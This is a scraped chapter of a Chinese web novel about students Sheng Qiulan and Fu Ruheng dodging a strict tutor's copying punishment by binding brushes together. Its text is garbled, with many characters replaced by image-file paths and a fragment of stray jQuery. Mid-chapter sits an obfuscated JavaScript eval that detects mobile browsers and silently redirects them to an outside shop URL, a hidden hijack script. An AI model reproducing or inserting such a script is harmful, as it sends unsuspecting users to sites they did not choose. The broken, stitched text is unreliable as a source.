    他看也没有看一旁傅如珩的作业,右手干瘦,上面布着青筋和粗糙的纹路,抓起盛秋阑的纸,一张张翻下去。


    放在最上面的几张字迹还算端正,越往后越发潦草,只能勉强看出样子。


    齐先生草草翻了几张,“啪”地一下把这一叠纸排在盛秋阑桌子上:“态度不端,重新抄十遍。”


    对比起来,这已经是最严重的惩罚了,背后明显带着私愤。


    似是因为昨天的事情心有余悸,盛秋阑还没有说话,齐先生就睁着一双眼睛看着他,原本不大的眯眯眼硬是做出了铜铃般的效果,周围一圈眼白:“有意见吗?”


    盛秋阑早就知道会有这一遭,理了理散乱的纸张:“没有。”


    心中郁结终于松快了一些,齐先生整了整衣襟,又开始检查前面几人的作业。他这一番已经浪费了不少时间,等到全部点评完,才迟迟站在讲台前,又开始像昨天一般讲解那些生僻无用的内容。


    盛秋阑还在检查自己昨天晚上写的东西,刚才点评的时候齐先生没有做记号,意味着可以二次利用。


    这张写的可以,这张也还行。


    这个字怎么不像她的,哦应该是碧云抄的。不行,下次还要让她模仿一下自己的笔迹,不然很容易被发现。


    熬了夜写的作业被批斗一番,几人本来就有怨气,只是情绪还没有表现出来,就被台上讲的内容催眠得昏昏欲睡,相比起昨天更是有过之无不及。


    齐先生今天终于找到了盛秋阑的小辫子,正是激情得意之时,见此景象,更是毫无留情地把人点起来。


    “课堂上昏昏沉沉,全都到后面清醒一下。”


    椅子腿划过地板,发出刺耳的声音,听着这个动静也能知道当事人心中的烦躁。


    本就是从小锦衣玉食长大,虽然在父母逼迫下来学堂读书,但是终究没有吃过什么苦,被接二连三的插曲打搅,就算是泥人都有了脾气,更何况他们。


    盛秋阑默默判断着现在局势,就是不知道是谁先忍不住。她忙里偷闲,此时已经拿出了新的纸张,在书本的遮掩下开始完成抄写作业了。


    又摸完了一遍,盛秋阑抬头看了看转身正在黑板上写字的先生,用胳膊肘撞了撞傅如珩,用气音说:“你反正也不听课,快来帮我写。”


    后者把眼神从前面收回来,递给她一个疑惑的眼神。


    “别装了,我还不知道你吗,明明就没有听。”


    盛秋阑塞给他三张纸,重新开始写新的一遍:“快点,我们争取在下课之前写完。”<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17147480|192386||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>谁和你我们。


    傅如珩无语凝噎,手上却非常诚实地拿过一旁笔架上面的毛笔,学着盛秋阑的样子开始帮忙。


    若是把讲课声当做背景音,抄写还是很快的,盛秋阑都开始遗憾现在这个时代没有录音笔,以前还能一边听网课一遍助眠,若是以后自己晚上睡不着了,听一下这个讲课声就能够有困意。


    话说起来,这位齐先生来他们这里教书真是屈才了,明明去治疗那些睡不着的人更加有前途。毕竟现在这个时候没有心理医生,若是失眠只能用吃药解决,伤身体不说,也没有多少人能够买得起,如此操作下来,保管药到病除。


    盛秋阑抄了怎么多遍,几乎已经能够把其中的内容背下来,笔下如飞,脑海中还能够分出心思来分析别的事情。


    旁边突然伸过来一双手,食指和中指点在写满的纸上。


    盛秋阑匆匆扫过一眼,确认笔迹和她手上这张类似,而且完美符合端正的标准,满意地接过来,然后又塞过去两张。


    傅如珩:“……”


    把他当免费劳动力了。不过他已经习惯了,把纸张接过来,重新开始誊写。


    见有人已经被罚站,其他人也不敢再睡觉了,但是因为课程实在无趣,纷纷开启小差来。


    齐先生片刻都没有停,一改昨天提问的架势,对着手上的文章滔滔不绝地讲解。


    盛秋阑终于完成了规定的遍数,但是也不愿意就这样听课,在傅如珩把纸张递给她的时候,又塞过去一张纸条。


    这个时候,坐在旁边的好处就非常明显了,完全没有接不住的烦恼,只要两个人配合就能够传递。


    傅如珩打开纸条:你昨天什么时候睡的,怎么一点都不困。


    他提笔写下:子时,我才不像你,觉少。其实盛秋阑已经算是睡得早了,毕竟有碧云在一边陪她抄,若是自己认认真真抄下来,还需要用更长时间,


    传过来的纸条上面简洁明了,甚至能够脑补出傅如珩的语气。


    盛秋阑一贯把这种说话方式称为装逼。


    不过看在刚刚帮她完成作业的份上,她还是忍下了心中的吐槽。


    纸条上面的话题转的很快:你说这位齐先生能够坚持多久?


    她对同窗们的情绪感知敏感,傅如珩自然也能够看出来,但是他没有这么乐观。


    傅如珩:应该还需要一段时间。


    先不论学堂能不能这么快再找到一位合适的先生,这才两天,自然不可能因为他们的一面言论把他劝退。


    这个结论和盛秋阑预估的一样,只是看到的时候她还是有些失望地叹了一口气。


    也不知道昨天她都已经表现得这么明显了,有没有人能够看懂其中的意思,在不经意间让她娘亲知道目前的“惨状”。


    虽然如果是盛秋阑自己去告状,贺兰谨也肯定会重视,但是终究没有他人转述那么有可信度一点。


    台上的人终于意犹未尽地住了嘴,他今日没有再等到最后一节课,而是直接布置了功课,任务量与昨天基本一致。联想到自己昨天晚上的样子,众人纷纷面露苦色。


    难道以后天天都要这样吗?


    在这种压抑的气愤之下,只要有人先开头,自然能够引起群起激愤。


    “这齐先生布置的功课实在是太多了。”


    “就是就是,今日还说我字迹潦草。”


    “我每天晚上都不够睡。”


    盛秋阑昨日的行为大家都看在眼里,但是就在大家讨论的时候,她却显得很沉默。


    长孙胜跟着抱怨了几句,发现了这一点异常:“你怎么不说话?”


    盛秋阑写着东西,头也没有抬:“骂他两句又听不到,还不如趁着这个时间早点抄完,晚上还能够多写一点。”


    “说的也是,但是总是想要发泄一下,这位齐先生真是看他就不爽,”长孙胜今日和昨日都被害得不轻,怨气一点都不比其他人少,“今日还要重新抄三遍,写得快些又说字迹不端正,要是又能够快点抄完的法子就好了。”


    快点抄完的办法?


    盛秋阑眼前一亮,顾不上跟他说话,从自己带来的笔中又抽出一支较为短小的毛笔,拿出两根橡皮筋。


    其他人不知道她想要干什么,愣愣地看着。


    盛秋阑把那只新的毛笔横过来,对着纸张比划了一会儿,咬着橡皮筋的一边,另一手快速地在两根笔之间绕着圈,把他们牢牢地捆在了一起。另一端的笔头也是同样的方法,直到三支笔呈现一个“冂”型。


    其他人见她动作迅速地把笔捆在一起,三支笔的体积庞大,非常显眼。


    “你这是在干什么?”长孙胜摸不着头脑。


    傅如珩眸光一闪,已经明白了盛秋阑的想法。


    盛秋阑已经拿过两张纸开始演示了,毛笔有一些不好控制,中间又隔着那么长的距离,一开始两边的字有一些歪歪扭扭,但在写了一行之后,她已经掌握好了力道,两张纸上几乎变得一样了。


    “怎么样?”盛秋阑把两张纸拿起来,右手边的字一开始还歪歪扭扭,像在上面爬,到后来就变得工整起来。


    长孙胜满眼放光:“太厉害了,帮我也做一个吧。”


    他今天可是要写整整十三张,要是靠自己手写,估计又睡不成觉了。


    盛秋阑倒是想做,只不过她没有这么多皮筋,仅剩的两个全部都在手里了。


    林辞殊在自己的口袋里摸了一把,又找出来几个。“我这边还有。”


    长孙胜如获至宝,毕恭毕敬的把两根皮筋放在手心里递到盛秋阑面前,像是对待某种稀奇物件:“小的孝敬您的。”


    他还不忘这是谁给的,对林辞殊说:“下次我带你到集市上去,看中哪个都给你买,这个就先给我了。”


    盛秋阑二话没说,有了第一次的经验,第二把她做得很快。


    “你们要不要?”


    傅如珩有些嫌弃地看着搁在桌子上面的大型毛笔一眼,想象了一下自己拿着笔抄写的样子,觉得实在太傻了:“不……”话还没说完,盛秋阑已经把笔搁在了他面前:“跟我客气啥啊。”


    林辞殊倒是没有拒绝,毕竟谁也不想再熬到那么晚,就为了写重复机械的功课。


    盛秋阑在短短几分钟之内就做完了四把,拍拍手心:“好了。”


    她一抬头,正对上了周围一圈热烈的眼神,眼中冒着光,看上去像是要把她吃了。


    盛秋阑被夹在中间显得弱小可怜:???


    其中一人开口:“能不能给我们也做一个?”